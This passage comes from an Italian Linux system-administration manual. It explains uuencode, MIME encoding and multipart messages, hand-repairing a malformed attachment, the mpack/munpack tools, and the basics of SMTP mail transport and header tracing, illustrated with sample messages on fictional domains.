In questo caso, il messaggio che riceverà *tizio@dinkel.brot.dg* sarà, più o meno, quello seguente:

```
To: tizio@dinkel.brot.dg
Message-Id: <E15L3u4-00009I-00@dinkel.brot.dg>
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 16:26:48 +0200

begin 664 prova.xxx.gz
M'XL('"<%3SL''\O)SBI.R7B1:LEE86):5*F<EI[.E?;IY<\W9PY<.L'U[<\3
/%56UQ=Y:'#NWZ88G''''
'
end
```

'**uudecode**' funziona in modo simmetrico rispetto a '**uuencode**'. In questo caso, dal momento che il nome del file da rigenerare fa già parte delle informazioni necessarie dell'allegato, è sufficiente fornire a '**uudecode**' il file di testo contenente l'allegato. Il file in questione può anche essere un messaggio di posta elettronica, completo di intestazione, come nell'ultimo esempio mostrato per la codifica.

uudecode [-o *file_da_generare*] *file_con_allegato*...
cat *file_con_allegato* | uudecode [-o *file_da_generare*]

In generale non si usa l'opzione '**-o**', a meno che ci sia la necessità di generare un file con un nome differente da quanto previsto da chi ha predisposto l'allegato.

```
$ uudecode allegato.txt
```

L'esempio soprastante è elementare, ma rappresenta l'uso normale di '**uudecode**'. In questo caso, il file '`allegato.txt`' è ciò che contiene l'allegato, dal quale viene estratto probabilmente un file, il cui nome è già stato deciso in precedenza.

153.3 Involucro MIME

Un messaggio realizzato secondo le estensioni MIME contiene informazioni aggiuntive specifiche nell'intestazione, come si vede nell'esempio seguente:

```
Date: Tue, 17 Jul 2001 12:28:23 +0200 (CEST)
From: caio@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Subject: Messaggio MIME semplice
Message-ID: <Pine.LNX.4.04.10107171139070.5873@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: TEXT/PLAIN; charset=iso-8859-1
```

```
Content-Transfer-Encoding: QUOTED-PRINTABLE

Questo =E8 un messaggio un po' pi=F9 complesso, perch=E9
consente l'uso di un insieme di caratteri pi=F9 ampio.
```

In generale appare il campo '**`MIME-Version:`**', che dichiara l'utilizzo delle estensioni, secondo la versione indicata, anticipando così la presenza di altri campi specifici. L'elenco seguente descrive quelli essenziali.

- `Content-type:` *tipo*`/`*sottotipo*[`;` *opzione*]...

  Il campo '**`Content-type:`**' serve a specificare il tipo e il sottotipo MIME del messaggio. Esiste un tipo MIME particolare, che serve a dichiarare la presenza di più componenti; si tratta di '**`multipart`**' e verrà chiarito meglio nel seguito il suo significato.

  Il campo '**`Content-type:`**', oltre al tipo e al sottotipo MIME, consente l'indicazione aggiuntiva di informazioni opzionali, precedute da un punto e virgola ('**`;`**'), che chiariscono ulteriormente le caratteristiche dell'informazione contenuta. Per esempio, quando si tratta di '**`text/plain`**', può essere specificato l'insieme di caratteri con l'opzione '**`charset=`***insieme_di_caratteri*'. In mancanza di indicazioni, l'insieme di caratteri corrisponde a '**`us-ascii`**', mentre nell'esempio si vede l'uso dell'insieme '**`iso-8859-1`**', corrispondente a ISO 8859-1. Segue la descrizione delle opzioni più frequenti.

  - `charset=`*insieme_di_caratteri*

    Definisce l'insieme di caratteri nel caso si tratti di un testo. Il valore predefinito è '**`us-ascii`**', mentre '**`iso-8859-`***n*' rappresenta una codifica secondo lo standard ISO 8859-*n*.

  - `name=`*file*

    Definisce il nome del file nel caso il contenuto venga salvato.

  - `boundary="`*stringa*`"`

    Definisce la stringa di delimitazione del confine delle componenti MIME multiple.

- `Content-Transfer-Encoding:` *codifica_per_il_trasferimento*

  Il campo '**`Content-Transfer-Encoding:`**' serve a specificare in che modo avviene la trasformazione delle informazioni stabilite nel campo '**`Content-type:`**', per le esigenze legate al trasferimento del messaggio. In pratica si tratta di indicare una parola chiave che chiarisca come interpretare il contenuto del messaggio al momento della ricezione. L'esempio mostra l'uso del tipo '**`quoted-printable`**' (non fa differenza l'uso delle maiuscole o delle minuscole).

  - `Content-Transfer-Encoding: 7bit`

    Si tratta della codifica predefinita, ovvero della situazione in cui non è necessario apportare alcuna trasformazione, perché si utilizzano solo i primi 7 bit e le righe di testo non sono troppo lunghe.

  - `Content-Transfer-Encoding: 8bit`

    In questo caso si tratta di un testo in cui vengono usati 8 bit, senza trasformazioni, con righe non troppo lunghe. Tuttavia, si tratta di una codifica non conveniente, perché non tutti i serventi SMTP sono in grado di mantenere invariate queste informazioni.

  - `Content-Transfer-Encoding: binary`

    Le informazioni sono inserite così come sono, senza alcuna trasformazione. In generale è impossibile trasmettere messaggi di questo tipo.

– `Content-Transfer-Encoding: quoted-printable`

  I caratteri che richiedono l'uso di 8 bit, si rappresentano nella forma '**=***hh*', dove la coppia *hh* rappresenta un numero esadecimale, corrispondente al codice del carattere. In pratica, la lettera «è» si rappresenta come '**=E8**' (come si può vedere dall'esempio); inoltre, per evitare di avere righe troppo lunghe, queste vengono spezzate ponendo il simbolo '**=**' alla fine della riga; infine, il carattere «=» viene rappresentato necessariamente come '**=3D**'.

– `Content-Transfer-Encoding: base64`

  Si tratta di una trasformazione in cui ogni gruppo di 24 bit (3 byte) viene trasformato in quattro caratteri (4 byte), su righe non troppo lunghe. Il nome della codifica deriva dal fatto che per ogni byte si possono rappresentare solo 64 simboli, essendo necessario escludere tutto ciò che può creare problemi alla trasmissione del messaggio. Pertanto: $2^{24} = 64^3$.

  Questo tipo di codifica rende completamente illeggibile, a livello umano, il suo contenuto. In questo senso, si presta alla trasmissione di immagini o di altri tipi di file che non sarebbero comunque leggibili in questo modo.

153.4 Messaggi contenenti più parti MIME

Il tipo MIME '**multipart**' prevede la presenza di più componenti separate, con altrettante intestazioni specifiche. In questo caso si indica comunemente il confine tra una componente e l'altra attraverso una stringa particolare (di solito creata in modo da essere univoca), dichiarata con l'opzione '**boundary="***stringa***"**' nel campo '**Content-Type:**', come si può osservare nell'esempio seguente:

```
Date: Thu, 5 Jul 2001 16:38:22 +0200 (CEST)
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Foto
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; BOUNDARY="-1463811839-324931406-994342670=:16889"

Il testo che appare qui viene ignorato.

---1463811839-324931406-994342670=:16889
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1
Content-Transfer-Encoding: 7BIT

Ciao Tizio,
ti allego le foto che ti ho promesso.

Caio

---1463811839-324931406-994342670=:16889
Content-Type: IMAGE/JPEG; NAME="caio-1.jpg"
Content-Transfer-Encoding: BASE64

/9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAEBAQEBAQEBAQEBAQEBAQEBAQEB
AQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQH/
2wBDAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEBAQEB
...
...
45/Q+9TZ+XPtn9KAFopFORk9/wDGokdmdgcYAPT2IH9aAJqKqTyurooIAJ5/
L/P5fWrAJC/THX3AP9aAKU2nwzyGRgCSMc+g/D3orC1HWby2umii8rYFUjcj
E5Oc87x/KildXt/XT/NGijKytZ//Z
---1463811839-324931406-994342670=:16889
```

```
Content-Type: IMAGE/JPEG; NAME="caio-2.jpg"
Content-Transfer-Encoding: BASE64
```


```
/9j/4AAQSkZJRgABAQEAAQABAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsL
DBkSEw8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/
2wBDAQkJCQwLDBgNDRgyIRwhMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
...
...
AgkiBwEifAQArSQpJAD/APah2keikDwgBeEj0iOUKXAFXKIZXKQ5PSJ54tdA
VIH7Innrwm9nlABJ8JpKcRQQDfKAGpD5TiEPhACHISI5TttBCigAcoHtO8IA
ikACvlJHj5SXAP/Z
---1463811839-324931406-994342670=:16889--
```


In questo caso, la stringa '**-1463811839-324931406-994342670=:16889**' viene usata per delimitare i vari componenti del messaggio. Si può osservare che quanto contenuto tra la fine dell'intestazione del messaggio e il primo componente MIME viene ignorato dai programmi utilizzati per leggerlo. Questa zona può essere usata per annotare informazioni tecniche destinate alla lettura umana, nel caso di un accesso diretto al file.

Si noti che ogni componente MIME è preceduto dalla stringa di delimitazione, a cui si aggiungono inizialmente due trattini ('**--**'). Alla fine, dopo l'ultimo componente la stringa di delimitazione ha altri due trattini finali. Volendo schematizzare la cosa:

```
Date: data
From: mittente
To: destinatario
Subject: oggetto
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="delimitatore"

[commento]
...
...

--delimitatore
Content-Type: tipo/sottotipo[; opzione]...
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
...
...

[--delimitatore
Content-Type: tipo/sottotipo[; opzione]...
Content-Transfer-Encoding: codifica_per_il_trasferimento

contenuto_codificato
...
...]...

--delimitatore--
```

Teoricamente, un elemento MIME potrebbe scomporsi in altri sottoelementi, dichiarando nuovamente un tipo '**multipart**', ma questo modo di intervenire è sconsigliabile.

Un caso particolare di messaggi '**multipart**' è quello che consente di trasmettere il contenuto in forme alternative, come quando si affianca un messaggio in forma testuale a una copia più appariscente in formato HTML. In tal caso si aggiunge il sottotipo '**alternative**':

```
Content-Type: multipart/alternative; boundary="xxxx"
```

La composizione del messaggio è analoga a quanto già visto, con la differenza che il programma che consente la lettura del messaggio ricevuto, sceglierà in che modo visualizzare il contenuto.

153.5 Sistemazione manuale di un allegato MIME

I programmi usati generalmente per scrivere e inviare la posta elettronica sono in grado normalmente di gestire gli allegati, sia per inviarli, sia per estrarli. Ogni programma aggiunge a modo suo dei campi particolari per qualche scopo, anche se non si tratta di informazioni essenziali. Seguono due esempi, uno realizzato con Pine e l'altro con Mozilla.

```
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Message-ID: <Pine.LNX.4.04.10107131839040.579@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: MULTIPART/MIXED; BOUNDARY="-1463811839-1689890199-995042379=:579"
Content-ID: <Pine.LNX.4.04.10107131839530.579@dinkel.brot.dg>

---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=US-ASCII
Content-ID: <Pine.LNX.4.04.10107131839531.579@dinkel.brot.dg>

Esempio di trasmissione con Pine.


---1463811839-1689890199-995042379=:579
Content-Type: TEXT/PLAIN; CHARSET=iso-8859-1; NAME="prova.xxx"
Content-Transfer-Encoding: BASE64
Content-ID: <Pine.LNX.4.04.10107131839390.579@dinkel.brot.dg>
Content-Description:
Content-Disposition: ATTACHMENT; FILENAME="prova.xxx"

bGtqc2Ro6GU5DQo4NDVyeSNmZ2cNCmby6fnszMDSyA0K9vzkJCUmo0sq
---1463811839-1689890199-995042379=:579--
```

```
From: caio@dinkel.brot.dg
User-Agent: Mozilla/5.0 (X11; U; Linux 2.4.2 i586; en-US; m18) Gecko/20001103
MIME-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed;
 boundary="------------050408090202040304080207"

This is a multi-part message in MIME format.
--------------050408090202040304080207
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Ecco un esempio di allegato con Mozilla.


--------------050408090202040304080207
Content-Type: application/octet-stream;
 name="prova.xxx"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename="prova.xxx"

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
--------------050408090202040304080207--
```

Purtroppo, alcune volte può capitare di ricevere messaggi in cui gli allegati sono stati inseriri in modo non standard, oppure utilizzando standard troppo recenti. In questi casi capita di non

riuscire a estrarre il contenuto in alcun modo, a meno di mettere mano direttamente al messaggio, per correggere gli errori.

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Message-ID: <B761F178.202%caio@dinkel.brot.dg>
Mime-version: 1.0
Content-type: multipart/mixed;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/alternative;
   boundary="MS_Mac_OE_3076649336_173889_MIME_Part"


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/plain; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

Ecco, ti allego il file che tanto aspettavi.

--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: text/html; charset="ISO-8859-1"
Content-transfer-encoding: quoted-printable

<HTML>
<HEAD>
<TITLE>Esempio di allegato non corretto</TITLE>
</HEAD>
<BODY>
<P ALIGN=3DCENTER>
Ecco, ti allego il file che tanto aspettavi.
</BODY>
</HTML>


--MS_Mac_OE_3076649336_173889_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part
Content-type: multipart/appledouble;
   boundary="MS_Mac_OE_3076649333_192109_MIME_Part"


--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: application/applefile; name="prova.jpg"
Content-transfer-encoding: base64
Content-disposition: attachment
```


```
AAUWBwACAAAAAAAAAAAAAAAAAAAAAAAAAAMAAAAJAAAAPgAAACAAAAADAAAAXgAAABIAAAAC
AAAAcAAAO2xKUEVHOEJJTQUA//8CAQAAAAAAAAAAAAAAAAAAAAAEZSQU5DT18yIHNtYWxs
LmpwZwAAAQAAADrqAAA56gAAAIIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
...
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAAAA66gAAOeoAAACCU09SVAN2AIAAHACCAARJQ04j
AAAAKlBJQ1QAAAA2U1RSIAAAAEJpY2w4AAAATnBub3QAAABav7n//wAAOOYM1aTQVHD//wAA
ABoAAAAAv/T//wAAAAAM1afMv7n//wAANOIM1afcAAD//wAANNAM1aTY
```


```
--MS_Mac_OE_3076649333_192109_MIME_Part
Content-type: image/jpeg; name="prova.jpg";
 x-mac-creator="3842494D";
 x-mac-type="4A504547"
Content-disposition: attachment
```

```
Content-transfer-encoding: base64
```


```
/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAAA
...
...
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
```


```
--MS_Mac_OE_3076649333_192109_MIME_Part--


--MS_Mac_OE_3076649336_173889_MIME_Part--
```

L'esempio che si vede sopra, è ovviamente abbreviato. L'intenzione di Caio era quella di inviare un'immagine a Tizio. Si tratta precisamente del file '`prova.jpg`', ma per qualche motivo, non si riesce a estrarla.[2]

Il messaggio inizia con una breve descrizione, seguita dalla stessa cosa in HTML. Quindi appare un primo allegato, che in realtà non serve, quindi l'ultimo allegato, che è la vera immagine cercata. Per rimediare, occorre salvare il messaggio in un file separato per poi metterci mano direttamente. Il messaggio trasformato per estrarre esclusivamente l'immagine cercata, può avere l'aspetto seguente, tenendo conto che probabilmente è necessario lasciare la prima riga di intestazione contenente il campo '**`From`** ...', che però qui è stata omessa:

```
Date: Fri, 13 Jun 2001 17:30:00 +0200
Subject: Esempio di allegato non corretto
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Mime-version: 1.0
Content-type: image/jpeg; name="prova.jpg";
Content-transfer-encoding: base64
```


```
/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAAA
...
...
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
```


Si può osservare che il messaggio non è più di tipo MIME multiplo, così non è necessario indicare i confini con la stringa dell'opzione '**`boundary`**'.

Volendo, dal momento che l'immagine è stata codificata con la codifica Base64, si può usare anche Uuencode senza preoccuparsi di rispettare le specifiche MIME. Il file si riduce all'estratto seguente, dove il codice della figura è delimitato come si vede:

[2] L'esempio proviene da un caso accaduto realmente, senza che sia stato possibile chiarire il motivo della composizione errata. Viene proposto questo esempio perché reale, anche se incompleto, considerato il fatto che il mittente e il destinatario sono stati sostituiti, inoltre alcune informazioni sono state eliminate dal messaggio.

```
begin-base64 664 prova.jpg
/9j/4AAQSkZJRgABAgEBLAEsAAD/7Ro4UGhvdG9zaG9wIDMuMAA4QklNA+kKUHJpbnQgSW5m
bwAAAAB4ACgAAABIAEgAAAAAAxgCQf/3//cDQAJKIAIFewPgAAAAAAFoAWgAAAAAD3gLRQFs
ADILRUcYAFAAAQEBAAAAAScPAAEAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAZAAAAAAAAAAA
...
...
QI08T/rKM3l/9Q/kKl+d8gj10WjbW2szHqF/2lrR6pr9PfEGJ3+n7v5bdyk9rgdwcQ6AIjSe
SpO/nP7P/fgp92f69mo9fBGjnnHtyOoMy72AOxQ5mKxvg6Bde/8Al7Wtrr/cYrXpt+ltPMz8
uFK3+cPy/iif4H5JaXp9U+rr9H//2Q==
====
```


Per l’estrazione basta usare il programma ‘**uudecode**’, come è già stato descritto in precedenza.

153.6 Mpack

Mpack [3] consente di generare allegati MIME, ovvero allegati con più informazioni e per questo più facili da estrarre. Anche in questo caso si distinguono due eseguibili: ‘**mpack**’ per la codifica e ‘**munpack**’ per la decodifica. Il primo, tra le altre cose, è anche in grado di inviare direttamente il risultato della codifica a un recapito di posta elettronica.

mpack [-s *oggetto*] [-d *file_introduttivo*] [-m *n_caratteri*] [-c *sottotipo_mime*] *file_da_codificare* *indirizzo_posta_elettronica*...

mpack [-s *oggetto*] [-d *file_introduttivo*] [-m *n_caratteri*] [-c *sottotipo_mime*] -o *file_da_generare* *file_da_codificare*

mpack [-s *oggetto*] [-d *file_introduttivo*] [-m *n_caratteri*] [-c *sottotipo_mime*] -n *indirizzo_usenet*[,*indirizzo_usenet*]... *file_da_codificare*

I tre modelli sintattici mostrano tutte le opzioni disponibili e i tre contesti di utilizzo di ‘**mpack**’. Nel primo caso, il file codificato viene inviato direttamente attraverso la posta elettronica, agli indirizzi specificati; nel secondo caso si crea un file; nell’ultimo caso si invia il file codificato a uno o più gruppi di discussione di Usenet.

È importante chiarire il significato di alcune opzioni. ‘**-d**’ permette di indicare un file, il cui contenuto verrà usato come introduzione all’allegato che si crea. In altri termini, permette di spiegare di cosa si tratta, senza interferire con il file da codificare. ‘**-m**’ consente di indicare la dimensione massima, espressa in caratteri, ovvero in byte, dei messaggi. Ciò permette di creare automaticamente diversi file, oppure di inviare diversi messaggi, ognuno non eccedente la dimensione richiesta.[4] Infine, l’opzione ‘**-c**’ consente di indicare un sottotipo MIME, dei tipi ‘**application**’, ‘**audio**’, ‘**image**’ e ‘**video**’. Se non si indica questa informazione, è ‘**mpack**’ a determinarla in modo automatico. È il caso di osservare che l’oggetto viene richiesto in modo interattivo, se non si usa l’opzione ‘**-s**’ esplicitamente.

A titolo di esempio si può vedere cosa succede se l’utente ‘**caio**’ invia a *tizio@dinkel.brot.dg* il file già visto nell’introduzione del capitolo, denominato ‘prova.xxx’:

```
$ mpack -s "Prova di trasmissione" prova.xxx tizio@dinkel.brot.dg
```

Ciò che viene ricevuto può assomigliare al messaggio seguente, dove si può notare che la stringa di delimitazione è ridotta a un solo trattino:

[3] **Mpack** software libero con licenza speciale

[4] In realtà la dimensione indicata con questa opzione è solo un riferimento approssimato, dal momento che i messaggi di posta elettronica e di Usenet tendono a espandersi, mano a mano che si aggiungono informazioni sul loro percorso.

```
Message-ID: <846.995041413@dinkel.brot.dg>
Mime-Version: 1.0
To: tizio@dinkel.brot.dg
Subject: Prova di trasmissione
Content-Type: multipart/mixed; boundary="-"
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 18:23:32 +0200

This is a MIME encoded message.  Decode it with "munpack"
or any other MIME reading software.  Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: application/octet-stream; name="prova.xxx"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="prova.xxx"
Content-MD5: JSc+xPLb3o3I5NlBYvyVJA==

bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq

-----
```

L'uso di '**munpack**' è più semplice, dal momento che nella maggior parte dei casi è sufficiente fornire il file contenente l'allegato, come argomento oppure attraverso lo standard input:

munpack [*opzioni*] *file_con_allegato*...

cat *file_con_allegato* | munpack [*opzioni*]

Il file che contiene l'allegato può anche essere un messaggio di posta elettronica, in cui appare ancora l'intestazione. Tuttavia, è da tenere in considerazione che viene estratto solo il primo messaggio che contiene un allegato, salvo il caso di allegati suddivisi in più messaggi.

In condizioni normali, se il file o il messaggio contenente l'allegato è preceduto da una descrizione (un commento), questa informazione viene salvata in un file con estensione '`.desc`'.

153.7 Riferimenti

- Jerry Peek, *MH & nmh: Email for Users & Programmers*
  <*http://www.ics.uci.edu/~mh/book/*>
  - *Introduction to MIME*
    <*http://www.ics.uci.edu/~mh/book/overall/ch-itm.htm*>
  - *Overview of MIME Messages*
    <*http://www.ics.uci.edu/~mh/book/overall/ovofmime.htm*>
  - *Multipart Messages*
    <*http://www.ics.uci.edu/~mh/book/overall/mulmes.htm*>

Gestione della posta elettronica in generale

Quando si gestisce un elaboratore che offre servizi di rete, sia in una rete locale, sia quando questo è inserito nella rete globale, è importante conoscere almeno qualche concetto legato alla trasmissione della posta elettronica. Generalmente, le distribuzioni GNU sono impostate in modo da garantire il funzionamento di questo sistema, ma i problemi di sicurezza che si presentano quando si amministra un servente di questo tipo, impongono una conoscenza maggiore rispetto alla semplice messa in funzione del servizio.

154.1 Schema essenziale

Generalmente, lo schema essenziale di funzionamento del sistema di trasferimento dei messaggi di posta elettronica è basato sul protocollo SMTP (*Simple mail transfer protocol*) e utilizza fondamentalmente due componenti: MTA (*Mail transport agent*), che include anche l'MDA (*Mail delivery agent*), e MUA (*Mail user agent*). Il primo dei due è il sistema che si occupa del trasferimento e della consegna dei messaggi, mentre il secondo è il programma che viene utilizzato per comporre i messaggi e passarli all'MTA.

Figura 154.1. Schema semplificativo del meccanismo di trasmissione della posta elettronica tra MTA (MDA) e MUA.

```
      Mittente
         |
         V
    .-------.          .-------.
    |       |   stdin  |       |
    | M U A |- - - - ->| M D A |
    |       |          |       |                  Consegna all'utente
    '-------'          '-------'                  destinatario
         V                  V                            ^
         |                  |                            |
       SMTP                 |                            |
         |  .- - - SMTP - - '                            |
         |  |                                            |
         V  V                                            |
    .--------.              . - - - - .             .--------.
    | M T A  |              :  M T A  :             | M T A  |
    |servente|-----SMTP----->:servente :-----SMTP----->|servente|
    |  SMTP  |              :  SMTP   :             |  SMTP  |
    '--------'              ' - - - - '             '--------'
```

Eventualmente, l'MDA è un componente particolare di un MTA che permette di provvedere alla consegna di un messaggio localmente, oppure alla trasmissione attraverso il protocollo SMTP, dopo averlo ricevuto dallo standard input. I programmi MUA più semplici dipendono dall'MDA, non essendo in grado di provvedere da soli a instaurare una connessione SMTP con un servente di posta elettronica.

La sequenza di MTA, o meglio, di serventi SMTP utilizzati per trasmettere il messaggio a destinazione, dipende dall'organizzazione di ognuno di questi. La situazione più comune è quella in cui ne sono coinvolti solo due: quello utilizzato per iniziare la trasmissione e quello di destinazione che si occupa anche della consegna. In realtà, si possono porre delle esigenze diverse, a causa della struttura della rete nel punto di partenza e nel punto di destinazione. Per rendere l'idea, si possono indicare i casi seguenti.

- L'MTA utilizzato nell'origine si avvale di uno *smarthost*, ovvero un altro MTA, collocato in una posizione conveniente della rete, che si occupa di smistare i messaggi. Ciò è utile quando l'MTA di origine è collocato in una posizione della rete per cui esiste un solo

percorso per raggiungere la rete esterna: quando un messaggio è inviato a più di un destinatario è conveniente trasmetterlo una volta sola attraverso questo tratto di rete, lasciando che sia l'MTA esterno a provvedere alla duplicazione dei messaggi per i vari destinatari. Lo *smarthost* svolge quindi l'attività di relè, o di scambio.

- L'MTA di destinazione è il punto di ingresso a una rete privata, nella quale vengono poi usati altri MTA per la consegna effettiva dei messaggi.
- L'MTA di destinazione è solo il punto di arrivo di un alias (da quel punto riprende l'invio del messaggio all'indirizzo vero dell'utente).

154.2 Composizione di un messaggio

Un messaggio di posta elettronica è composto da due parti fondamentali: l'intestazione e il corpo. Il corpo è quella parte che contiene il testo del messaggio, mentre l'intestazione contiene informazioni amministrative di vario genere, compreso l'oggetto (*subject*). All'interno dell'intestazione, si distingue in particolare la *busta* o *envelope*, cioè quelle informazioni amministrative necessarie al trasporto del messaggio; queste appaiono nella parte superiore e si espandono mano a mano che il messaggio attraversa i vari MTA necessari a raggiungere la destinazione.

L'esempio seguente mostra un breve messaggio trasmesso da *`pippo@router.brot.dg`* a *`daniele@dinkel.brot.dg`*.

```
From pippo@router.brot.dg  Mon Jun  8 21:53:16 1998
Return-Path: <pippo@router.brot.dg>
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
From: pippo@router.brot.dg
Received: (from pippo@localhost)
        by router.brot.dg (8.8.7/8.8.7) id AAA00384
        for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
Date: Tue, 9 Jun 1998 00:00:09 +0200
Message-Id: <199806082200.AAA00384@router.brot.dg>
To: daniele@dinkel.brot.dg
Subject: Una vita che non ci si sente :-)

Ciao Daniele!
Quanto tempo che non ci si sente.
Fai un cenno se possibile :-)

Pippo
```

Per distinguere la conclusione dell'intestazione dall'inizio del corpo, si utilizza una riga vuota. Nell'esempio, L'oggetto è l'ultimo elemento dell'intestazione, quindi appare una riga vuota di separazione e finalmente inizia il testo del messaggio.

L'intestazione è composta da record separati dal codice di interruzione di riga. Ognuno di questi record, definisce l'informazione contenuta in un campo nominato all'inizio del record stesso, precisamente nella prima colonna del testo. Questi campi (*field*) terminano necessariamente con il carattere due punti ('`:`'), seguito da uno spazio; il resto del record descrive il loro contenuto. Un record può continuare su più righe; la continuazione viene segnalata da un carattere di tabulazione orizzontale, *<HT>*, all'inizio della riga che continua il record interrotto in quella precedente (si osservino a questo proposito i campi '**`Received:`**' dell'esempio).

Il programma usato come MUA genera l'intestazione necessaria a iniziare la trasmissione del messaggio. In particolare, sono fondamentali i campi seguenti.

Campo	Descrizione
'**Date:**'	Contiene la data di invio del messaggio.
'**Message-Id:**'	Contiene una stringa generata automaticamente, in modo da essere unica per il messaggio. In un certo senso, serve a dare un'impronta al messaggio che permette di distinguerlo e di farvi riferimento.
'**From:**'	Contiene le informazioni sul mittente del messaggio; generalmente si tratta dell'indirizzo di posta elettronica e probabilmente anche il suo nome reale.
'**To:**'	Contiene l'indirizzo di posta elettronica del destinatario.
'**Subject:**'	L'oggetto del messaggio.

Oltre ai campi già visti, ne possono essere aggiunti altri, a seconda delle esigenze o dell'impostazione del programma utilizzato come MUA.

Campo	Descrizione
'**Reply-To:**'	Permette di indicare un indirizzo al quale si desidera siano inviate le risposte.
'**Organization:**'	Permette di definire l'organizzazione proprietaria della macchina da cui ha origine il messaggio di posta elettronica.
'**X-**...**:**'	I campi che iniziano per '**X-**' sono ammessi, senza essere definiti. In pratica, vengono utilizzati per scopi vari, accordati tra le parti.

Per una convenzione ormai consolidata, il primo record dell'intestazione di un messaggio di posta elettronica inizia con la parola chiave '**From**' seguita immediatamente da uno spazio. Questo record è diverso da quello che definisce il campo '**From:**' (cioè quello che termina con i due punti), tanto che per distinguerlo viene spesso indicato come '**From_**', per sottolineare il fatto che non appaiono i due punti prima dello spazio.

La presenza di questo campo un po' anomalo, fa sì che quando si scrive un messaggio, nel corpo non possa apparire la parola '**From**' scritta in questo modo e a partire dalla prima colonna. Convenzionalmente, se ne esiste la necessità, viene aggiunto il carattere '**>**' davanti a questa ('**>From**'). Il problema si pone essenzialmente quando si vuole incorporare un messaggio di posta elettronica nel corpo di un nuovo messaggio; il programma che si usa per comporre il testo dovrebbe provvedere da solo a correggere la riga in cui appare il record '**From_**'.

I vari MTA che si occupano di trasferire e consegnare il messaggio a destinazione sono responsabili dell'aggiunta dei campi '**Received:**'. Questi vengono aggiunti a ogni passaggio, dal basso verso l'alto, allo scopo di tenere traccia degli spostamenti che il messaggio ha dovuto subire.

154.2.1 Tracciamento di un messaggio

I vari campi '**Received:**' utilizzati per tenere traccia degli spostamenti di un messaggio di posta elettronica permettono di ricostruirne il percorso. Nell'esempio mostrato in precedenza, venivano utilizzati solo due MTA.

1. Il primo campo '**Received:**' partendo dal basso rappresenta il primo MTA che è stato interpellato.

```
Received: (from pippo@localhost)
        by router.brot.dg (8.8.7/8.8.7) id AAA00384
